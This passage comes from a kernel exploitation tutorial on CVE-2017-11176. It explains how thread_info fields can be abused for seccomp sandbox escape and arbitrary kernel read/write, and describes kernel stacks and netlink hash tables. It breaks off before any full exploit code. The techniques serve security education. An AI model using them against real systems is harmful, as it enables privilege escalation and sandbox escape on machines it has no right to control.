CVE-2017-11176: A step-by-step Linux Kernel exploitation (part 4/4)

Tue 02 October 2018 by Lexfo in Vulnerability.

Linux Exploit Vulnerability Kernel Step-by-step

Introduction

In this final part, we will transform the arbitrary call primitive (cf. part 3) into arbitrary code execution in ring-0, repair the kernel and get the root credentials. It will emphasize a lot on x86-64 architecture-specific stuff.

First, the core concept section focuses on another critical kernel structure (*thread_info*) and how it can be abused from an exploitation point of view (retrieve *current*, escape seccomp-based sandbox, gain arbitrary read/write). Next, we will see the virtual memory layout, the kernel thread stacks and how they are linked to the *thread_info*. Then we will see how linux implements the hash tables used by Netlink. This will help for kernel repair.

Secondly, we will try to call a userland payload directly and see how we get blocked by a hardware protection mechanism (SMEP). We will do an extensive study of a *page fault exception* trace to get meaningful information and see various ways to defeat SMEP.

Thirdly, we will extract gadgets from a kernel image and explain why we need to restrict the research to the *.text* section. With such gadgets, we will do a stack pivot and see how to deal with aliasing. With relaxed constraints on gadget, we will implement the ROP-chain that disables SMEP, restore the stack pointer and stack frame as well as jumping to userland code in a clean state.

Fourth, we will do kernel reparation. While repairing the *socket* dangling pointer is pretty straightforward, repairing the netlink hash list is a bit more complex. Since the bucket lists are not circular and we lost track of some elements during the reallocation, we will use a trick and an information leak to repair them.

Finally, we will do a short study about the exploit reliability (where it can fail) and build a danger map during various stages of the exploit. Then, we will see how to gain root rights.

Table of Contents

Core Concepts #4

WARNING: A lot of concepts addressed here hold **out-dated information** due to a major overhaul started in the mid-2016's. For instance, some *thread_info*'s fields have been moved into the *thread_struct* (i.e. embedded in *task_struct*). Still, understanding "what it was" can help you understand "what it is" right now. And again, a lot of systems run "old" kernel versions (i.e. < 4.8.x).

First, we have a look at the critical *thread_info* structure and how it can be abused during an exploitation scenario (retrieving *current*, escaping seccomp, arbitrary read/write).

Next, we will see how the *virtual memory map* is organized in a x86-64 environment. In particular, we will see why addressing translation is limited to 48-bits (instead of 64) as well as what a "canonical" address means.

Then, we will focus on the kernel thread stack. Explaining where and when they are created as well as what they hold.

Finally, we will focus on the netlink hash table data structure and the associated algorithm. Understanding them will help during kernel repair and improve the exploit reliability.

The *thread_info* Structure

Just like the *struct task_struct*, the **struct thread_info** structure is very important that one must understand in order to exploit bugs in the Linux kernel.

This structure is architecture dependent. In the x86-64 case, the definition is:

```
// [arch/x86/include/asm/thread_info.h]

struct thread_info {
    struct task_struct    *task;
    struct exec_domain    *exec_domain;
    __u32                 flags;
    __u32                 status;
    __u32                 cpu;
    int                   preempt_count;
    mm_segment_t          addr_limit;
    struct restart_block  restart_block;
    void __user           *sysenter_return;
#ifdef CONFIG_X86_32
    unsigned long         previous_esp;
    __u8                  supervisor_stack[0];
#endif
    int                   uaccess_err;
};
```

The most important fields being:

- **task**: pointer to the *task_struct* linked to this *thread_info* (cf. next section)
- **flags**: holds flags such as *_TIF_NEED_RESCHED* or *_TIF_SECCOMP* (cf. Escaping Seccomp-Based Sandbox)
- **addr_limit**: the "highest" userland virtual address from kernel point-of-view. Used in "software protection mechanism" (cf. Gaining Arbitrary Read/Write)

Let's see how we can abuse each of those fields in an exploitation scenario.

Using Kernel Thread Stack Pointer

In general, if you've got access to a *task_struct* pointer, you can retrieve lots of other kernel structures by dereferencing pointers from it. For instance, we will use it in our case to find the address of the *file descriptor table* during kernel reparation.

Since the *task* field points to the associated *task_struct*, retrieving *current* (remember Core Concept #1?) is a simple as:

```
#define get_current() (current_thread_info()->task)
```

The problem is: how to get the address of the current *thread_info*?


Suppose that **you have a pointer in the kernel "thread stack"**, you can retrieve the current *thread_info* pointer with:

```
#define THREAD_SIZE (PAGE_SIZE << 2)
#define current_thread_info(ptr) (_ptr & ~(THREAD_SIZE - 1))

struct thread_info *ti = current_thread_info(leaky_stack_ptr);
```

The reason why this works is because the *thread_info* lives inside the kernel thread stack (see the "Kernel Stacks" section).

On the other hand, if you have a pointer to a *task_struct*, you can retrieve the current *thread_info* with the **stack** field in *task_struct*.

That is, if you have one of those pointers, you can retrieve each other structures:



Note that the *task_struct's stack* field doesn't point to the top of the (kernel thread) stack but to the *thread_info*!

Escaping Seccomp-Based Sandbox

Containers as well as sandboxed applications seem to be more and more widespread nowadays. Using a kernel exploit is sometimes the only way (or an easiest one) to actually escape them.

The Linux kernel's seccomp is a facility which allows programs to restrict access to syscalls. The syscall can be either fully forbidden (invoking it is impossible) or partially forbidden (parameters are filtered). It is setup using BPF rules (a "program" compiled in the kernel) called **seccomp filters**.

Once enabled, seccomp filters cannot be disabled by "normal" means. The API enforces it as there is no syscall for it.

When a program using seccomp makes a system call, the kernel checks if the *thread_info*'s flags has one of the *_TIF_WORK_SYSCALL_ENTRY* flags set (*TIF_SECCOMP* is one of them). If so, it follows the **syscall_trace_enter()** path. At the very beginning, the function **secure_computing()** is called:

```
long syscall_trace_enter(struct pt_regs *regs)
{
    long ret = 0;

    if (test_thread_flag(TIF_SINGLESTEP))
        regs->flags |= X86_EFLAGS_TF;

    /* do the secure computing check first */
    secure_computing(regs->orig_ax);            // <----- "rax" holds the syscall number

  // ...
}

static inline void secure_computing(int this_syscall)
{
    if (unlikely(test_thread_flag(TIF_SECCOMP)))      // <----- check the flag again
        __secure_computing(this_syscall);
}
```

We will not explain what is going on with seccomp past this point. Long story short, if the syscall is forbidden, a SIGKILL signal will be delivered to the faulty process.

The important thing is: **clearing the *TIF_SECCOMP* flag** of the current running thread (i.e. *thread_info*) is "enough" to disable seccomp checks.

WARNING: This is only true for the "current" thread, forking/execve'ing from here will "re-enable" seccomp (see *task_struct*).

Gaining Arbitrary Read/Write

Now let's check the **addr_limit** field of *thread_info*.

If you look at various system call implementations, you will see that most of them call **copy_from_user()** at the very beginning to make a copy from userland data into kernel-land. Failing to do so can lead to *time-of-check time-of-use (TOCTOU)* bugs (e.g. change userland value after it has been checked).

In the very same way, system call code must call **copy_to_user()** to copy a result from kernelland into userland data.

```
long copy_from_user(void *to,   const void __user * from, unsigned long n);
long copy_to_user(void __user *to, const void *from, unsigned long n);
```

NOTE: The *__user* macro does nothing, this is just a hint for kernel developers that this data is a pointer to userland memory. In addition, some tools like sparse can benefit from it.

Both *copy_from_user()* and *copy_to_user()* are architecture dependent functions. On x86-64 architecture, they are implemented in *arch/x86/lib/copy_user_64.S*.

NOTE: If you don't like reading assembly code, there is a **generic** architecture that can be found in *include/asm-generic/**. It can help you to figure out what an architecture-dependent function is "supposed to do".

The *generic* (i.e. not x86-64) code for *copy_from_user()* looks like this:

```
// from [include/asm-generic/uaccess.h]

static inline long copy_from_user(void *to,
        const void __user * from, unsigned long n)
{
    might_sleep();
    if (access_ok(VERIFY_READ, from, n))
        return __copy_from_user(to, from, n);
    else
        return n;
}
```

The "software" access rights checks are performed in *access_ok()* while *__copy_from_user()* unconditionally copy *n* bytes from *from* to *to*. In other words, if you see a *__copy_from_user()* where parameters havn't been checked, there is a serious security vulnerability. Let's get back to the x86-64 architecture.

Prior to executing the actual copy, the parameter marked with **__user** is checked against the *addr_limit* value of the current *thread_info*. If the range (from+n) is below *addr_limit*, the copy is performed, otherwise *copy_from_user()* returns a non-null value indicating an error.

The *addr_limit* value is set and retrieved using the **set_fs()** and **get_fs()** macros respectively:

```
#define get_fs()    (current_thread_info()->addr_limit)
#define set_fs(x)   (current_thread_info()->addr_limit = (x))
```

For instance, when you do an **execve()** syscall, the kernel tries to find a proper "binary loader". Assuming the binary is an ELF, the *load_elf_binary()* function is invoked and it ends by calling the **start_thread()** function:

```
      // from [arch/x86/kernel/process_64.c]

      void start_thread(struct pt_regs *regs, unsigned long new_ip, unsigned long new_sp)
      {
        loadsegment(fs, 0);
        loadsegment(es, 0);
        loadsegment(ds, 0);
        load_gs_index(0);
        regs->ip        = new_ip;
        regs->sp        = new_sp;
        percpu_write(old_rsp, new_sp);
        regs->cs        = __USER_CS;
        regs->ss        = __USER_DS;
        regs->flags     = 0x200;
        set_fs(USER_DS);                        // <-----
        /*
         * Free the old FP and other extended state
         */
        free_thread_xstate(current);
      }
```

The *start_thread()* function resets the current *thread_info's addr_limit* value to **USER_DS** which is defined here:

```
#define MAKE_MM_SEG(s)  ((mm_segment_t) { (s) })
#define TASK_SIZE_MAX   ((1UL << 47) - PAGE_SIZE)
#define USER_DS     MAKE_MM_SEG(TASK_SIZE_MAX)
```

That is, a userland address is valid if it is below **0x7ffffffff000** (used to be 0xc0000000 on 32-bits).

As you might already guessed, **overwriting the *addr_limit* value leads to arbitrary read/write primitive**. Ideally, we want something that does:

```
#define KERNEL_DS   MAKE_MM_SEG(-1UL)   // <----- 0xffffffffffffffff
set_fs(KERNEL_DS);
```

If we achieve to do this, we **disable a software protection mechanism**. Again, this is "software" only! The hardware protections are still on, accessing kernel memory directly from userland will provoke a page fault that will kill your exploit (SIGSEGV) because the running level is still CPL=3 (see the "page fault" section).

Since, we want read/write kernel memory from userland, we can actually ask the kernel to do it for us through a syscall that calls *copy_{to|from}_user()* function while **providing a kernel pointer in "__user" marked parameter**.

Final note about *thread_info*

As you might notice by the three examples shown here, the *thread_info* structure is of utter importance in general as well as for exploitation scenarios. We showed that:

1. While leaking a kernel thread stack pointer, we can retrieve a pointer to the current *task_struct* (hence lots of kernel data structures)
2. By overwriting the *flags* field we can disable seccomp protection and eventually escape some sandboxes
3. We can gain an arbitrary read/write primitive by changing the value of the *addr_limit* field

Those are just a sample of things you can do with *thread_info*. This is a small but critical structure.

Virtual Memory Map

In the previous section, we saw that the "highest" valid userland address was:

```
#define TASK_SIZE_MAX   ((1UL << 47) - PAGE_SIZE) // == 0x00007ffffffff000
```

One might wonder where does this "47" comes from?

In the early AMD64 architecture, designers thought that addressing 2^64 memory is somehow "too big" and force to add another level of page table (performance hit). For this reason, it has been decided that only the lowest 48-bits of an address should be used to translate a virtual address into a physical address.


However, if the userland address space ranges from 0x0000000000000000 to 0x00007ffffffff000 what will the kernel address space ? The answer is: 0xffff800000000000 to 0xffffffffffffffff.

That is, the bits [48:63] are:

- all cleared for user addresses
- all set for kernel addresses

More specifically, AMD imposed that those [48:63] are the same as the 47 bit. Otherwise, an exception is thrown. Addresses respecting this convention are called **canonical form addresses**. With such model, it is still possible to address 256TB of memory (half for user, half for kernel).

The space between 0x00007ffffffff000 and 0xffff800000000000 are **unused memory addresses** (also called "non-canonical addresses"). That is, the virtual memory layout for a 64-bit process is:



The above diagram is the "big picture". You can get a more precise virtual memory map in the Linux kernel documentation: *Documentation/x86/x86_64/mm.txt*.

NOTE: The "guard hole" address range is needed by some hypervisor (e.g. Xen).

In the end, when you see an address starting with "0xffff8*" or higher, you can be sure that it is a kernel one.

Kernel Thread Stacks

In Linux (x86-64 architecture), there are two kinds of kernel stacks:

- **thread stacks**: 16k-bytes stacks for every active thread
- **specialized stacks**: a set of *per-cpu* stacks used in special operations

You may want to read the Linux kernel documentation for additional/complementary information: *Documentation/x86/x86_64/kernel-stacks*.

First, let's describe the *thread stacks*. When a new thread is created (i.e. a new *task_struct*), the kernel does a "fork-like" operation by calling **copy_process()**. The later allocates a new *task_struct* (remember, there is one *task_struct* per thread) and copies most of the parent's *task_struct* into the new one.

However, depending on how the task is created, some resources can be either shared (e.g. memory is shared in a multithreaded application) or "copied" (e.g. the libc's data). In the later case, if the thread modified some data a new separated version is created: this is called **copy-on-write** (i.e. it impacts only the current thread and not every thread importing the libc).

In other words, a process is never created "from scratch" but starts by being a copy of its parent process (be it *init*). The "differences" are fixed later on.

Furthermore, there is some thread specific data, one of them being the kernel thread stack. During the creation/duplication process, *dup_task_struct()* is called very early:

```
      static struct task_struct *dup_task_struct(struct task_struct *orig)
      {
        struct task_struct *tsk;
        struct thread_info *ti;
        unsigned long *stackend;
        int node = tsk_fork_get_node(orig);
        int err;

        prepare_to_copy(orig);

[0]     tsk = alloc_task_struct_node(node);
        if (!tsk)
          return NULL;

[1]     ti = alloc_thread_info_node(tsk, node);
        if (!ti) {
          free_task_struct(tsk);
          return NULL;
        }

[2]     err = arch_dup_task_struct(tsk, orig);
        if (err)
          goto out;

[3]     tsk->stack = ti;

        // ... cut ...

[4]     setup_thread_stack(tsk, orig);

        // ... cut ...
      }

      #define THREAD_ORDER  2

      #define alloc_thread_info_node(tsk, node)             \
      ({                                              \
        struct page *page = alloc_pages_node(node, THREAD_FLAGS,    \
                     THREAD_ORDER);     \
        struct thread_info *ret = page ? page_address(page) : NULL; \
                        \
        ret;                                          \
      })
```

The previous code does the following:


- **[0]**: allocates a new *struct task_struct* using the Slab allocator
- **[1]**: **allocates a new thread stack** using the Buddy allocator
- **[2]**: copies the *orig* task_struct content to the new *tsk task_struct* (differences will be fixed later on)
- **[3]**: changes the *task_struct*'s *stack* pointer to **ti**. The new thread has now its dedicated thread stack **and its own *thread_info***

- **[4]**: copies the content of *orig*'s *thread_info* to the new *tsk*'s *thread_info* and fixes the *task* field.

One might be confused with [1]. The macro *alloc_thread_info_node()* is supposed to allocate a *struct thread_info* and yet, it allocates a thread stack. The reason being ***thread_info* structures lives in thread stacks**:

```
#define THREAD_SIZE  (PAGE_SIZE << THREAD_ORDER)

union thread_union {                                  // <----- this is an "union"
    struct thread_info thread_info;
    unsigned long stack[THREAD_SIZE/sizeof(long)];  // <----- 16k-bytes
};
```

Except for the *init* process, *thread_union* is not used anymore (on x86-64) but the layout is still the same:



NOTE: The *KERNEL_STACK_OFFSET* exists for "optimization reasons" (avoid a sub operation in some cases). You can ignore it for now.

The *STACK_END_MAGIC* is here to mitigate kernel thread stack overflow exploitation. As explained earlier, overwriting *thread_info* data can lead to nasty things (it also holds function pointers in the *restart_block* field).

Since *thread_info* is at the top of this region, you hopefully understand now why, by masking out *THREAD_SIZE*, you can retrieve the *thread_info* address from any *kernel thread stack* pointer.

In the previous diagram, one might notice the **kernel_stack** pointer. This is a "per-cpu" variable (i.e. one for each cpu) declared here:

```
// [arch/x86/kernel/cpu/common.c]

DEFINE_PER_CPU(unsigned long, kernel_stack) =
    (unsigned long)&init_thread_union - KERNEL_STACK_OFFSET + THREAD_SIZE;
```

Initially, *kernel_stack* points to the *init* thread stack (i.e. *init_thread_union*). However, during a Context Switch, this (per-cpu) variable is updated:

```
#define task_stack_page(task)   ((task)->stack)

__switch_to(struct task_struct *prev_p, struct task_struct *next_p)
{
  // ... cut ..

    percpu_write(kernel_stack,
          (unsigned long)task_stack_page(next_p) +
          THREAD_SIZE - KERNEL_STACK_OFFSET);

  // ... cut ..
}
```

In the end, the *current thread_info* is retrieved with:

```
static inline struct thread_info *current_thread_info(void)
{
    struct thread_info *ti;
    ti = (void *)(percpu_read_stable(kernel_stack) +
              KERNEL_STACK_OFFSET - THREAD_SIZE);
    return ti;
}
```

The *kernel_stack* pointer is used while entering a system call. It replaces the current (userland) *rsp* which is restored while exiting system call.

Understanding Netlink Data Structures

Let's have a closer look to netlink data structures. This will help us understand where and what are the dangling pointers we are trying to repair.

Netlink has a "global" array **nl_table** of type *netlink_table*:

```
// [net/netlink/af_netlink.c]

struct netlink_table {
    struct nl_pid_hash hash;        // <----- we will focus on this
    struct hlist_head mc_list;
    unsigned long *listeners;
    unsigned int nl_nonroot;
    unsigned int groups;
    struct mutex *cb_mutex;
    struct module *module;
    int registered;
};

static struct netlink_table *nl_table;  // <----- the "global" array
```

The *nl_table* array is initialized at *boot-time* with *netlink_proto_init()*:

```
// [include/linux/netlink.h]

#define NETLINK_ROUTE       0   /* Routing/device hook              */
#define NETLINK_UNUSED      1   /* Unused number                */
#define NETLINK_USERSOCK    2   /* Reserved for user mode socket protocols  */
// ... cut ...
#define MAX_LINKS 32

// [net/netlink/af_netlink.c]

static int __init netlink_proto_init(void)
{
  // ... cut ...

    nl_table = kcalloc(MAX_LINKS, sizeof(*nl_table), GFP_KERNEL);

  // ... cut ...
}
```

In other words, there is **one *netlink_table* per protocol** (*NETLINK_USERSOCK* being one of them). Furthermore, each of those netlink tables embedded a **hash** field of type *struct nl_pid_hash*:

```
// [net/netlink/af_netlink.c]

struct nl_pid_hash {
    struct hlist_head *table;
    unsigned long rehash_time;

    unsigned int mask;
    unsigned int shift;

    unsigned int entries;
    unsigned int max_shift;

    u32 rnd;
};
```

This structure is used to manipulate a **netlink hash table**. To that means the following fields are used:

- *table*: an array of *struct hlist_head*, the actual **hash table**
- *reshash_time*: used to reduce the number of "dilution" over time
- *mask*: number of buckets (minus 1), hence mask the result of the hash function
- *shift*: a number of bits (i.e. order) used to compute an "average" number of elements (i.e. the **load factor**). Incidentally, represents the number of time the table has grown.

- *entries*: total numbers of element in the hash table
- *max_shift*: a number of bits (i.e. order). The maximum amount of time the table can grow, hence the maximum number of buckets
- *rnd*: a random number used by the hash function

Before going back to the netlink hash table implementation, let's have an overview of the hash table API in Linux.

Linux Hash Table API

The hash table itself is manipulated with other typical Linux data structures: **struct hlist_head** and **struct hlist_node**. Unlike *struct list_head* (cf. "Core Concept #3") which just uses the same type to represent either the list head and the elements, the hash list uses two types defined here:


```
// [include/linux/list.h]

/*
 * Double linked lists with a single pointer list head.
 * Mostly useful for hash tables where the two pointer list head is
 * too wasteful.
 * You lose the ability to access the tail in O(1).       // <----- this
 */

struct hlist_head {
    struct hlist_node *first;
};

struct hlist_node {
    struct hlist_node *next, **pprev; // <----- note the "pprev" type (pointer of pointer)
};
```

So, the hash table is composed of one or multiple buckets. Each element in a given bucket is in a **non-circular** doubly linked list. It means:

- the last element in a bucket's list points to *NULL*
- the first element's *pprev* pointer in the bucket list points to the *hlist_head's first* pointer (hence the pointer of pointer).

The bucket itself is represented with a *hlist_head* which has a **single pointer**. In other words, **we can't access the tail from a bucket's head**. We need to walk the whole list (cf. the commentary).

In the end, a typical hash table looks like this:



You may want to check this FAQ (from kernelnewbies.org) for a usage example (just like we did with *list_head* in "Core Concept #3").

Netlink Hash Tables Initialization

Let's get back to the netlink's hash tables initialization code which can be split in two parts.

First, an **order** value is computed based on the **totalram_pages** global variable. The later is computed during boot-time and, as the name suggested, (roughly) represents the number of page frames available in RAM. For instance, on a 512MB system, the *max_shift* will be something like 16 (i.e. 65k buckets per hash table).

Secondly, **a distinct hash table is created for every netlink protocol**:

```
      static int __init netlink_proto_init(void)
      {
        // ... cut ...

        for (i = 0; i < MAX_LINKS; i++) {
          struct nl_pid_hash *hash = &nl_table[i].hash;

[0]       hash->table = nl_pid_hash_zalloc(1 * sizeof(*hash->table));
          if (!hash->table) {
            // ... cut (free everything and panic!) ...
          }
          hash->max_shift = order;
          hash->shift = 0;
[1]       hash->mask = 0;
          hash->rehash_time = jiffies;
        }

        // ... cut ...
      }
```

In [0], the hash table is allocated with **a single bucket**. Hence the *mask* is set to zero in [1] (number of buckets minus one). Remember, the field *hash->table* is an array of *struct hlist_head*, each pointing to a bucket list head.

Basic Netlink Hash Table Insertion

Alright, now we know the initial state of netlink hash tables (only one bucket), let's study the insertion algorithm which starts in **netlink_insert()**. In this section, we will only consider the "basic" case (i.e. discard the "dilute" mechanism).

The purpose of *netlink_insert()* is to insert a *sock's hlist_node* into a hash table using the provided *pid* in argument. **A *pid* can only appear once per hash table.**

First, let's study the beginning of the *netlink_insert()* code:

```
      static int netlink_insert(struct sock *sk, struct net *net, u32 pid)
      {
[0]     struct nl_pid_hash *hash = &nl_table[sk->sk_protocol].hash;
        struct hlist_head *head;
        int err = -EADDRINUSE;
        struct sock *osk;
        struct hlist_node *node;
        int len;

[1a]    netlink_table_grab();
[2]     head = nl_pid_hashfn(hash, pid);
        len = 0;
[3]     sk_for_each(osk, node, head) {
[4]       if (net_eq(sock_net(osk), net) && (nlk_sk(osk)->pid == pid))
            break;
          len++;
        }
[5]     if (node)
          goto err;

        // ... cut ...

      err:
[1b]    netlink_table_ungrab();
        return err;
      }
```

The previous code does:

- **[0]**: retrieve the *nl_pid_hash* (i.e hash table) for the given protocol (e.g. *NETLINK_USERSOCK*)
- **[1a]**: protect access to all netlink hash tables with a lock
- **[2]**: retrieve a pointer to a bucket (i.e. a *hlist_head*) using the _pid argument as a key of the hash function
- **[3]**: walk the bucket's doubly linked-list and...
- **[4]**: ... check for collision on the *pid*
- **[5]**: if the *pid* was found in the bucket's list (*node* is not NULL), jump to *err*. It will return a -*EADDRINUSE* error.
- **[1b]**: release the netlink hash tables lock

Except [2], this is pretty straightforward: find the proper bucket and scan it to check if the *pid* does not already exist.

Next comes a bunch of sanity checks:

```
        err = -EBUSY;
[6]     if (nlk_sk(sk)->pid)
          goto err;

        err = -ENOMEM;
[7]     if (BITS_PER_LONG > 32 && unlikely(hash->entries >= UINT_MAX))
          goto err;
```

In [6], the *netlink_insert()* code makes sure that the *sock* being inserted in the hash table does not already have a *pid* set. In other words, it checks that it hasn't already been inserted into the hash table. The check at [7] is simply a *hard limit*. A Netlink hash table can't have more than 4 Giga elements (that's still a lot!).

Finally:

```
[8]     if (len && nl_pid_hash_dilute(hash, len))
[9]       head = nl_pid_hashfn(hash, pid);
[10]    hash->entries++;
[11]    nlk_sk(sk)->pid = pid;
[12]    sk_add_node(sk, head);
[13]    err = 0;
```

Which does:

- **[8]**: if the current bucket has *at least* one element, calls *nl_pid_hash_dilute()* (cf. next section)
- **[9]**: if the hash table has been *diluted*, find the new bucket pointer (*hlist_head*)
- **[10]**: increase the total number of elements in the hash table
- **[11]**: set the sock's *pid* field
- **[12]**: **add the sock's *hlist_node* into the doubly-linked bucket's list**
- **[13]**: reset *err* since *netlink_insert()* succeeds

Before going further, let's see a couple of things. If we unroll *sk_add_node()*, we can see that:

- it takes a reference on the *sock* (i.e. increase the refcounter)
- it calls *hlist_add_head(&sk->sk_node, list)*

In other words, when a *sock* is inserted into a hash table, **it is always inserted at the head of a bucket**. We will use this property later on, keep this in mind.

Finally, let's look at the hash function:

```
static struct hlist_head *nl_pid_hashfn(struct nl_pid_hash *hash, u32 pid)
{
    return &hash->table[jhash_1word(pid, hash->rnd) & hash->mask];
}
```

As expected, this function is just about computing the bucket index of the *hash->table* array which is wrapped using the *mask* field of the hash table and return the *hlist_head* pointer representing the bucket.

The hash function itself being **jhash_1word()** which is the Linux implementation of the Jenkins hash function. It is not required to understand the implementation but note that it uses two "keys" (*pid* and *hash->rnd*) and assume this is not "reversible".

One might have noticed that **without the "dilute" mechanism, the hash table actually never extends**. Since it is initialized with one bucket, elements are simply stored in a single doubly-linked list... pretty useless utilization of hash tables!

The Netlink Hash Table "Dilution" Mechanism

As stated above, by the end of *netlink_insert()* the code calls **nl_pid_hash_dilute()** if *len* is not zero (i.e. the bucket is not empty). If the "dilution" succeeds, it searches a new bucket to add the sock element (the hash table has been "rehashed"):

```
    if (len && nl_pid_hash_dilute(hash, len))
        head = nl_pid_hashfn(hash, pid);
```

Let's check the implementation:

```
